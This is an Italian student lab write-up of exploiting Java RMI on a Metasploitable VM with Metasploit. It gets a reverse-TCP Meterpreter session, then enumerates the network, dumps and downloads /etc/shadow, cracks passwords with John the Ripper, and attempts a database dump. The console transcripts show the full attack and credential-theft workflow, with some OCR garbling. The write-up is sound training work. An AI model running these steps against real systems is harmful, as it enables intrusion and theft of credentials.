



#### Traccia:

La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 – Java RMI. Si richiede allo studente, ripercorrendo gli step visti nelle lezioni teoriche, di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.

I requisiti dell'esercizio sono:

- -La macchina attaccante (KALI) deve avere il seguente indirizzo IP: 192.168.11.111
- -La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: 192.168.11.112
- -Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota:
  - 1) configurazione di rete;
  - 2) informazioni sulla tabella di routing della macchina vittima
  - 3) altro...

### **Svolgimento:**


Preparazione delle macchine con gli indirizzi IP richiesti dalla traccia. Avendo entrambe le macchine sulla stessa sottorete possiamo lasciare settata la rete interna su Virtual Box e non ricorrere all'utilizzo di PfSense.

### msfadmin@metasploitable:~\$ sudo nano /etc/network/interfaces

```
GNU nano 2.0.7
                               File: /etc/network/interfaces
                                                                                         Modified
  This file describes the network interfaces available on your system
 and how to activate them. For more information, see interfaces (5).
 The loopback network interface
uto lo
iface lo inet loopback
 The primary network interface
uto eth0
iface eth0 inet static
address 192.168.11.112
netmask 255.255.255.0
network 192.168.11.0
broadcast 192.168.11.255
gateway 192.168.11.1
                                                 ^Y Prev Page
^V Next Page
                                                                                      Cur
   Get Help
                   WriteOut
                                    Read File
                                                    Prev Page
                   Justify
                                 `W Where Is
```

```
msfadmin@metasploitable:~$ ifconfig
eth0
          Link encap:Ethernet HWaddr 08:00:27:9c:24:72
          inet addr:192.168.11.112 Bcast:192.168.11.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe9c:2472/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:65 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B) TX bytes:4550 (4.4 KB)
          Base address:0xd020 Memory:f0200000-f0220000
          Link encap:Local Loopback
lo
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:113 errors:0 dropped:0 overruns:0 frame:0
          TX packets:113 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:23201 (22.6 KB) TX bytes:23201 (22.6 KB)
```

# (kali@ kali)-[~] \$ sudo nano /etc/network/interfaces



Dimostrazione dell'effettiva comunicazione tra i due sistemi mediante il comando " ping " partendo prima da uno e poi dall'altro sistema.

```
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$ ping 192.168.11.111
PING 192.168.11.111 (192.168.11.111) 56(84) bytes of data.
64 bytes from 192.168.11.111: icmp_seq=1 ttl=64 time=0.742 ms
64 bytes from 192.168.11.111: icmp_seq=2 ttl=64 time=0.810 ms
64 bytes from 192.168.11.111: icmp_seq=3 ttl=64 time=0.784 ms
```

Per ottenere una sessione remota di Meterpreter sulla macchina target andiamo a selezionare un tipo di exploit che è stato pensato esattamente per la vulnerabilità richiesta nella traccia.

Per prima cosa avviamo Metasploit sulla macchina attaccante, nel nostro caso la macchina kali, direttamente da terminale con il comando "msfconsole".

Dopodiché ho voluto testare dapprima dei payload generici riguardanti java ed in seconda battuta il payload specifico per java rmi visto anche nella lezione teorica.

Una volta individuato il payload corretto e settato le options richieste facciamo partire l'attacco con il comando " exploit " ed otteniamo una shell di Meterpreter.

## msf6 > use 4 msf6 payload(java/meterpreter/reverse\_tcp) >

```
) > set RHOSTS 192.168.11.112
mste exploit(matti macc/java_ma_maver) > set kHUSIS IS
RHOSTS => 192.168.11.112
msf6 exploit(matti macc/java_mat_server) > show options
Module options (exploit/multi/misc/java_rmi_server):
                       Current Setting Required Description
                                                                   Time that the HTTP Server will wait for the payload request
The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
The target port (TCP)
The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
The local port to listen on.
Negotiate SSL for incoming connections
Path to a custom SSL certificate (default is randomly generated)
The URI to use for this exploit (default is random)
     HTTPDELAY 10
RHOSTS 192.168.11.112
     RHOSTS
                     1099 yes
0.0.0.0 yes
     RPORT
     SRVHOST
                      8080
false
     SRVPORT
     SSL
SSLCert
     URIPATH
Payload options (java/meterpreter/reverse tcp):
     Name Current Setting Required Description
    LHOST 192.168.11.111 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
    Td Name
    0 Generic (Java Payload)
```

```
msf6 exploit(multi/mise/java ami_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/Mr7wBldF
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:47758) at 2024-02-23 14:09:02 -0500
meterpreter >
```

### Completamento del punto numero 1 – conf di rete

Una volta ottenuto accesso alla macchina vittima ne verifichiamo la configurazione di rete con il comando " ifconfig "

Vediamo che siamo sull'interfaccia eth0 con ip 192.168.1.112/24

### Completamento del punto numero 2 – routing table

La shell di Meterpreter ci mette a disposizione il comando "route " ma per ottenere info più complete è stato unito allo stesso comando ma eseguito dentro una shell, dopo aver quindi eseguito il comando " shell " dentro la Meterpreter shell.

```
Te80::a00:2/T
meterpreter > shell
Process 1 created.
Channel 5 created.
route
Kernel IP routing table
                                   Genmask
Destination
                                                     Flags Metric Ref
                                                                           Use Iface
                 Gateway
192.168.11.0
                                   255.255.255.0
                                                     U
                                                           Ø
                                                                   0
                                                                             0 eth0
default
                 192.168.11.1
                                   0.0.0.0
                                                     UG
                                                            100
                                                                   0
                                                                             0 eth0
ifconfig
           Link encap:Ethernet HWaddr 08:00:27:9c:24:72 inet addr:192.168.11.112 Bcast:192.168.11.255 Mask:255.255.255.0
eth0
           inet6 addr: fe80::a00:27ff:fe9c:2472/64 Scope:Link
           UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
           RX packets:574 errors:0 dropped:0 overruns:0 frame:0
           TX packets:573 errors:0 dropped:0 overruns:0 carrier:0
           collisions:0 txqueuelen:1000
           RX bytes:284065 (277.4 KB) TX bytes:68712 (67.1 KB)
           Base address:0×d020 Memory:f0200000-f0220000
lo
           Link encap:Local Loopback
           inet addr:127.0.0.1 Mask:255.0.0.0
           inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436
                                             Metric:1
           RX packets:455 errors:0 dropped:0 overruns:0 frame:0
           TX packets:455 errors:0 dropped:0 overruns:0 carrier:0
           collisions:0 txqueuelen:0
           RX bytes:187141 (182.7 KB)
                                         TX bytes:187141 (182.7 KB)
```

L'unione dei due comandi ci permette di individuare con chiarezza sia ip sia default gateway sia rete sia subnet mask della vittima.

### Completamento del punto numero 3 – altro...

Con il comando " arp " eseguito dopo aver digitato " shell " sulla Meterpreter shell ci siamo guardati attorno sulla rete. Come sapevamo le macchine attive su questa subnet sono due.

```
<u>meterpreter</u> > shell
Process 2 created.
Channel 6 created.
arp
Address
                          HWtype
                                   HWaddress
                                                        Flags Mask
                                                                                Iface
192.168.11.111
                                   08:00:27:CB:7E:F5
                                                                                eth0
                          ether
                                                        C
192.168.11.111
                          ether
                                   08:00:27:CB:7E:F5
                                                        C
                                                                                eth0
```

Digitazione del comando " Is " partendo dalla root del sistema per avere una rapida panoramica di cosa c'è sotto di noi

Con il comando " sysinfo " ci facciamo un'idea più precisa del sistema che c'è sulla macchina target

```
meterpreter > ls
Listing: /
Mode
                 Size
                         Type Last modified
                                                         Name
040666/rw-rw-rw- 4096
                               2012-05-13 23:35:33 -0400 bin
                        dir
                        dir 2012-05-13 23:36:28 -0400
040666/rw-rw-rw- 1024
                                                         boot
                         dir
040666/rw-rw-rw- 4096
                               2010-03-16 18:55:51 -0400 cdrom
040666/rw-rw-rw- 13540
                               2024-02-23 13:20:59 -0500 dev
                         dir
040666/rw-rw-rw- 4096
                               2024-02-23 13:21:03 -0500
                         dir
                                                         etc
040666/rw-rw-rw- 4096
                               2010-04-16 02:16:02 -0400
                         dir
                                                         home
040666/rw-rw-rw- 4096
                               2010-03-16 18:57:40 -0400
                                                         initrd
                         dir
100666/rw-rw-rw- 7929183 fil
                               2012-05-13 23:35:56 -0400
                                                         initrd.img
040666/rw-rw-rw- 4096
                               2012-05-13 23:35:22 -0400
                         dir
                                                         lib
040666/rw-rw-rw- 16384
                             2010-03-16 18:55:15 -0400
                                                         lost+found
                         dir
040666/rw-rw-rw- 4096
                               2010-03-16 18:55:52 -0400
                        dir
                                                         media
040666/rw-rw-rw- 4096
                               2010-04-28 16:16:56 -0400
                         dir
                                                         mnt
                         fil
                               2024-02-23 13:21:44 -0500
100666/rw-rw-rw- 35382
                                                         nohup.out
040666/rw-rw-rw- 4096
                               2010-03-16 18:57:39 -0400
                        dir
                                                         opt
                         dir
040666/rw-rw-rw- 0
                               2024-02-23 13:20:48 -0500
                                                         proc
040666/rw-rw-rw- 4096
                               2024-02-23 13:21:44 -0500
                        dir
                                                         root
040666/rw-rw-rw- 4096
                               2012-05-13 21:54:53 -0400
                         dir
                                                         sbin
040666/rw-rw-rw- 4096
                               2010-03-16 18:57:38 -0400
                         dir
                                                         srv
040666/rw-rw-rw- 0
                               2024-02-23 13:20:49 -0500
                         dir
                                                         sys
040666/rw-rw-rw- 4096
                               2024-02-16 13:42:50 -0500
                         dir
                                                         test_metaslpoit
040666/rw-rw-rw- 4096
                         dir
                               2024-02-23 14:15:15 -0500
040666/rw-rw-rw- 4096
                               2010-04-28 00:06:37 -0400
                         dir
040666/rw-rw-rw- 4096
                               2010-03-17 10:08:23 -0400
                         dir
                                                         var
100666/rw-rw-rw- 1987288 fil 2008-04-10 12:55:41 -0400 vmlinuz
<u>meterpreter</u> > pwd
meterpreter > sysinfo
              : metasploitable
Computer
               : Linux 2.6.24-16-server (i386)
Architecture
               : x86
System Language : en_US
Meterpreter
              : java/linux
```

Con il comando "search "abbiamo avuto riscontro positivo della ricerca effettuata sui file passwd e shadow, in modo da avere degli input da poter dare in pasto al tool John the Ripper per esfiltrare le credenziali degli utenti. Di uno dei due viene eseguito un "cat "dimostrativo

I file sono stati anche scaricati sulla macchina kali con il comando "download"

```
meterpreter > search -f passwd
Found 10 results...
                                                                     Size (bytes)
Path
                                                                                   Modified (UTC)
/etc/pam.d/passwd
                                                                     92
                                                                                    2008-04-02 21:02:12 -0400
                                                                     1581
                                                                                    2012-05-13 21:54:55 -0400
/etc/passwd
/home/msfadmin/.vnc/passwd
                                                                                    2024-01-28 04:20:34 -0500
                                                                     16
/home/msfadmin/vulnerable/twiki20030201/twiki-source/bin/passwd
                                                                     6936
                                                                                    2010-04-16 16:36:52 -0400
                                                                                    2024-01-28 04:26:33 -0500
/root/.vnc/passwd
                                                                     29104
                                                                                    2008-04-02 21:08:49 -0400
/usr/bin/passwd
/usr/share/doc/passwd
                                                                     4096
                                                                                    2010-03-16 18:59:00 -0400
                                                                                   2008-04-02 21:08:40 -0400
2008-04-02 21:08:40 -0400
/usr/share/linda/overrides/passwd
                                                                     168
/usr/share/lintian/overrides/passwd
                                                                     943
                                                                                    2003-01-04 21:08:47 -0500
/var/www/twiki/bin/passwd
                                                                     6936
```

```
meterpreter > search -f shadow
Found 1 result...
Path
             Size (bytes) Modified (UTC)
/etc/shadow 1207
                           2012-05-13 21:54:55 -0400
meterpreter > cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon: *: 14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup: *:14684:0:99999:7:::
list:*:14684:0:999999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody: *: 14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog: *: 14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:999999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix: *: 14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:14685:0:99999:7:::
mysql:!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDupr50hp6cjZ3Bu//:14715:0:99999:7:::
telnetd: *:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
statd:*:15474:0:999999:7:::
```

Per avere un'idea dei servizi che girano sulla macchina vittima abbiamo eseguito il comando " ps aux ". Simulando un'azione frettolosa come se avessimo poco tempo a disposizione sulla macchina il comando è stato eseguito in modo che rigirasse l'output sulla macchina attaccante. " ps aux > ps\_out.txt "

Di seguito schermata del commando, dal quale ci facciamo un'idea molto più completa dei servizi attivi sul target anche per eventuali exploit futuri e/o per garantirci un accesso permanente







PID	TTY	TIME	CMD Control
1		00:00:00	init
2		00:00:00	kthreadd
3		00:00:00	migration/0
4		00:00:00	ksoftirqd/0
_ 5		00:00:00	watchdog/0
Pla6		00:00:00	events/0
7		00:00:00	khelper
41		00:00:00	kblockd/0
44		00:00:00	kacpid
45		00:00:00	kacpi_notify
91		00:00:00	
130		00:00:00	pdflush U
131		00:00:00	pdflush
132		00:00:00	
174		00:00:00	
1130		00:00:00	
1303		00:00:00	
1304		00:00:00	
1313			scsi_eh_0
1316			scsi_eh_1  cs
1334	<b>P</b> Music		ksuspend_usbd
1337		00:00:00	
2059			scsi_eh_2
2207			kjournald
2363	l <b>i</b> Videos	00:00:00	
2601		00:00:00	
3545		00:00:00	
3696		00:00:00	
3711		00:00:00	
4022		00:00:00	dd sshd
4069		00:00:00	
4145 4189	File Sys	00:00:00	mysqld_safe logger
4344		00:00:00	lockd
4345		00:00:00	nfsd4
4346		00:00:00	nfsd
4347	Browse	00:00:00	
4348		00:00:00	nfsd
4349		00:00:00	nfsd
4350	?	00:00:00	nfsd
4351		00:00:00	nfsd
4352		00:00:00	nfsd
4353		00:00:00	
4357			rpc.mountd
4423		00:00:00	
4430		00:00:00	
4432		00:00:00	
4437		00:00:00	
4448		00:00:00	
4512		00:00:00	cron
4540		00:00:00	jsvc
4541		00:00:00	jsvc
4561		00:00:00	
4580		00:00:00	rmiregistry
4586		00:00:03	ruby
4589		00:00:01	unrealircd
4602		00:00:02	Xtightvnc
4606		00:00:00	xstartup
4609		00:00:00	xterm
4611		00:00:02	fluxbox
4793		00:00:02	java
4845		00:00:00	sh
4900		00:00:00	sh
4904		00:00:00	ps
~			

Con l'utilizzo del tool John the Ripper ed il comando "download abbiamo esfiltrato dalla macchina target 6 coppie di credenziali

```
(kali@kali)-[~]
$ unshadow /home/kali/passwd /home/kali/shadow > w16d4hash
```

```
(kali@kali)=[~]

y unshadow /home/kali/passwd /home/kali/shadow > w16d4hash

(kali@kali)=[~]

S john w16d4hash

(kali@kali)=[~]

S john w16d4hash

(kali@kali)=[~]

S john w16d4hash

warning: detected hash type 'mdScrypt', but the string is also recognized as 'mdScrypt-long'
Use the '--format-mdScrypt-long' option to force loading these as that type instead

Using default input encoding: UTF-8

Loaded 7 password hashes with 7 different salts (mdScrypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8×3])

Will run 8 OpenMP threads

Proceeding with single, rules:Single

Press 'q' or Ctrl-C to abort, almost any other key for status

user

(user)

postgres

(aser)

(service)

Almost done: Processing the remaining buffered candidate passwords, if any.

Proceeding with wordlist:/usr/share/john/password.lst

123456789

(klog)

battman

(sys)

Proceeding with incremental:ASCII
```

```
(kali® kali)-[~]
$ john -- show /home/kali/w16d4hash
sys:batman:3:3:sys:/dev:/bin/sh
klog:123456789:103:104::/home/klog:/bin/false
msfadmin:msfadmin:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
postgres:postgres:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
user:user:1001:1001:just a user,111,,:/home/user:/bin/bash
service:service:1002:1002:,,,:/home/service:/bin/bash
6 password hashes cracked, 1 left
```

Metasploit mette a disposizione un payload che ci permette di verificare se il target è una macchina fisica oppure una virtuale. Per farlo dobbiamo dapprima usare un exploit che vada a buon fine sul target, poi mettere in background la sessione creata. A questo punto possiamo caricare il payload per la verifica del tipo di macchina ( fisica – virtuale ) e dargli come input la sessione in background.

```
) > set RHOSTS 192.168.11.112
RHOSTS ⇒ 192.168.11.112
                                       server) > exploit
<u>msf6</u> exploit(
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/n4L0NSuPsEsI
* 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header...
[*] 192.168.11.112:1099 - Sending RMI Call...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
 *] Sending stage (57971 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:57820) at 2024-02-24 17:48:50 -0500
<u>meterpreter</u> > background
 e<u>terpreter</u> > backg.ou...
*] Backgrounding session 1 ...
* Backgrounding session 1 ... server) > search checkvm
msf6 exploit(
Matching Modules
                                         Disclosure Date Rank
   # Name
                                                                       Check Description
   0 post/linux/gather/checkvm
                                                              normal No
                                                                               Linux Gather Virtual Environment Detection
      post/solaris/gather/checkvm
                                                              normal No
                                                                               Solaris Gather Virtual Environment Detection
                                                              normal No
      post/windows/gather/checkvm
                                                                               Windows Gather Virtual Environment Detection
Interact with a module by name or index. For example info 2, use 2 or use post/windows/gather/checkvm
msf6 exploit(
                                              ) > use 0
                w/gather/checkvm) > exploit
msf6 post(
  Post failed: Msf::OptionValidateError One or more options failed to validate: SESSION.
msf6 post(l
                                  /m) > show options
Module options (post/linux/gather/checkvm):
              Current Setting Required Description
   Name
   SESSION
                                              The session to run this module on
                                  yes
View the full module info with the info, or info -d command.
                                kvm) > set SESSION 1
msf6 post(
SESSION ⇒ 1
msf6 post(linux/gather/checkvm) > explot
  <u>f6</u> post(<u>linux/garna</u>
| Unknown command: explot
| Unknown command: exploit
 !] SESSION may not be compatible with this module:
     * missing Meterpreter features: stdapi_sys_process_kill, stdapi_fs_chmod
[*] Gathering System info ....
[+] This appears to be a 'VirtualBox' virtual machine
 *] Post module execution completed
<u>msf6</u> post(1
                                    ) >
```

Dai risultati esfiltrati da John the Ripper si capiva la presenza di un db postgres. La metodologia per scaricare il db dovrebbe passare dal comando "pg\_dump " con le sue options. Purtroppo questo punto non è andato a buon fine.

```
View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_mi_terver) > set RHOSTS 192.168.11.112
msf6 exploit(multi/misc/java_mi_terver) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/QeR5Xfr93JfYYJI
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:53230) at 2024-02-25 13:41:27 -0500

meterpreter > pg_dump -U postgres -d msf3 > postgresbck
[-] Unknown command: pg_dump
meterpreter > shell
Process 1 created.
Channel 1 created.
pg_dump -U postgres -d msf3 > postgresbck
pg_dump: [archiver (db)] connection to database "msf3" failed: FATAL: Ident authentication failed for user "postgres"
pg_dump: [archiver (db)] connection to database "postgresql" failed: FATAL: Ident authentication failed for user "postgres"
pg_dump: [archiver (db)] connection to database "postgresql" failed: FATAL: Ident authentication failed for user "postgres"
pg_dump: [archiver (db)] connection to database "postgresgl" failed: FATAL: Ident authentication failed for user "postgres"
pg_dump: [archiver (db)] connection to database "postgress" failed: FATAL: Ident authentication failed for user "postgres"
pg_dump: [archiver (db)] connection to database "postgress" failed: FATAL: Ident authentication failed for user "postgres"
pg_dump: [archiver (db)] connection to database "postgress" failed: FATAL: Ident authentication failed for user "postgres"
pg_dump: [archiver (db)] connection to database "postgress" failed: FATAL: Ident authentication failed for user "postgres"
```